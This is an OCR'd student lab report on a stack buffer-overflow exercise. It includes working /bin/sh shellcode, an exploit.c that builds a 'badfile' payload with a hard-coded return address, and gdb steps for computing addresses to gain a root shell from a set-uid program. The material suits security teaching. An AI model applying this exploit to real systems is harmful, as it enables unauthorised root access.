
Yogesh Chaudhari
SUID: 244195971


Initial Setup:



In this screenshot we can see that, by using **su root** command, we are changing user to root and then setting randomization of memory allocation to 0 (i.e. setting it off) by using **sysctl –w kernel.randomize_va_space** command. **–w** option specifies writing to variable command.

Task1:


<u>Stack program: setup</u>




Here we are compiling stack.c program using root privileges. We are using options **execstack** and **–fno-stack-protector** make stack executable and disables the stack guard protection respectively. And, we have made stack program set-uid root program using **chmod 4755** command.

The stack program which we have compiled is given as follows,


<u>Stack.c program:</u>



<u>User_stack.c program:</u>



Here, we have copied the stack set-uid root program to normal user program user_stack.c Then, we compiled it with using **–execstack** and **fno-stack-protector** command to make stack executable and to turn off stack protection guard. Here, we have used one more parameter **–ggdb** which allows this program to be debugged using gdb debugger.



In above screenshot, we can see that stack is set-uid root rogram and user-stack is normal user program.

<u>Exploit.c program:</u>

```
/*
exploit.c
*/
/*
A program that creates a file containing code for launching shell
*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0" /*
xorl %eax,%eax
*/
"\x50" /*
```


Yogesh Chaudhari
SUID: 244195971

```
pushl %eax

*/

"\x68""//sh" /*

pushl $0x68732f2f

*/

"\x68""/bin" /*

pushl $0x6e69622f

*/

"\x89\xe3" /*

movl %esp,%ebx

*/

"\x50" /*

pushl %eax

*/

"\x53" /*

pushl %ebx

*/

"\x89\xe1" /*

movl %esp,%ecx

*/

"\x99" /*

cdq

*/

"\xb0\x0b" /*

movb $0x0b,%al

*/

"\xcd\x80" /*

int $0x80

*/
```

Yogesh Chaudhari
SUID: 244195971


```
;

void main(int argc, char **argv)

{

char buffer[517];

FILE *badfile;

/*

Initialize buffer with 0x90 (NOP instruction)

*/

memset(&buffer, 0x90, 517);

/*

You need to fill the buffer with appropriate contents here

*/

long addr = 0xbffff400; /*some random address for creating badfile*/

long *ptr = (long *) (buffer + 40);/*some random location to put the address at in badfile*/

*ptr = addr;

strcpy(buffer + 400, shellcode ); /*some random location to put the shellcode at in badfile*/

/*

Save the contents to the file "badfile"

*/

badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);

fclose(badfile);

}
```

Compile and debug user_stack program:



Here, we are using **gdb user_stack** command to start debugger on user_stack program.


Debug info:



We have specified a break point on bof function call using **break** command. Now using **print $ebp** and **print &buffer** commands we are printing ebp pointer address value and buffer variable address respectively. Using these values we can calculate the return address filed address in memory and also the address of shellcode where it will reside in memory.


Yogesh Chaudhari
SUID: 244195971

Stack Layout for any function():




In this stack frame, return address field defines return address for that function and above that we have function arguments. So, when we want a function to return to specific address we overwrite our targeted address at this return address field. And instruction residing at that address will be implemented. If it is NOP instruction esp pointer will move up till it finds an instruction to execute.

Using above information and already known stack layout information we have calculated the address where return address will be stored and where it should be put into our stack. Stack layout can be given as follows,




From above diagram, we can see that, from buffer starting point old ebp pointer resides 32 bytes(24 bytes size of buffer and 8 bytes for local variables) high in memory and return address field resides 4 bytes above that. So, we can deduce address for return address field as 0xBFFFF15C (i.e. = 0xBFFFF138 + 32 bytes + 4 bytes) i.e. 0xBFFFF138 + 36 bytes. Now, as we have added shellcode at (buffer + 400)th character in file, we can deduce the address of shellcode in our program as, 0xBFFFF138 + (400 in decimal) 190 in hex = 0xBFFFF2c8. So, we need to give return address in the range of 0xBFFFF15C and 0xBFFFF2C8. Add instructions in exploits.c program for discussed data and addresses.

<u>Exploit.c for attacking:</u>




Yogesh Chaudhari
SUID: 244195971



Using addr variable we are writing a hard-coded address value into buffer, so that after successful execution of buffer-overflow attack, it will be overwritten at return address field and instruction at specified address will be called. We are adding shellcode at 400^{th} character in buffer.


<u>Buffer-overflow attack:</u>



Yogesh Chaudhari
SUID: 244195971

Here, we are running exploit program to create badfile for input to be given to stack program. After running stack set-uid program, we have got the root shell. So, our attack was successful. By using, id command we can see that our real user is still seed with UID=1000 and effective user ID=0 i.e. root.

<u>Changing userID to root:</u>



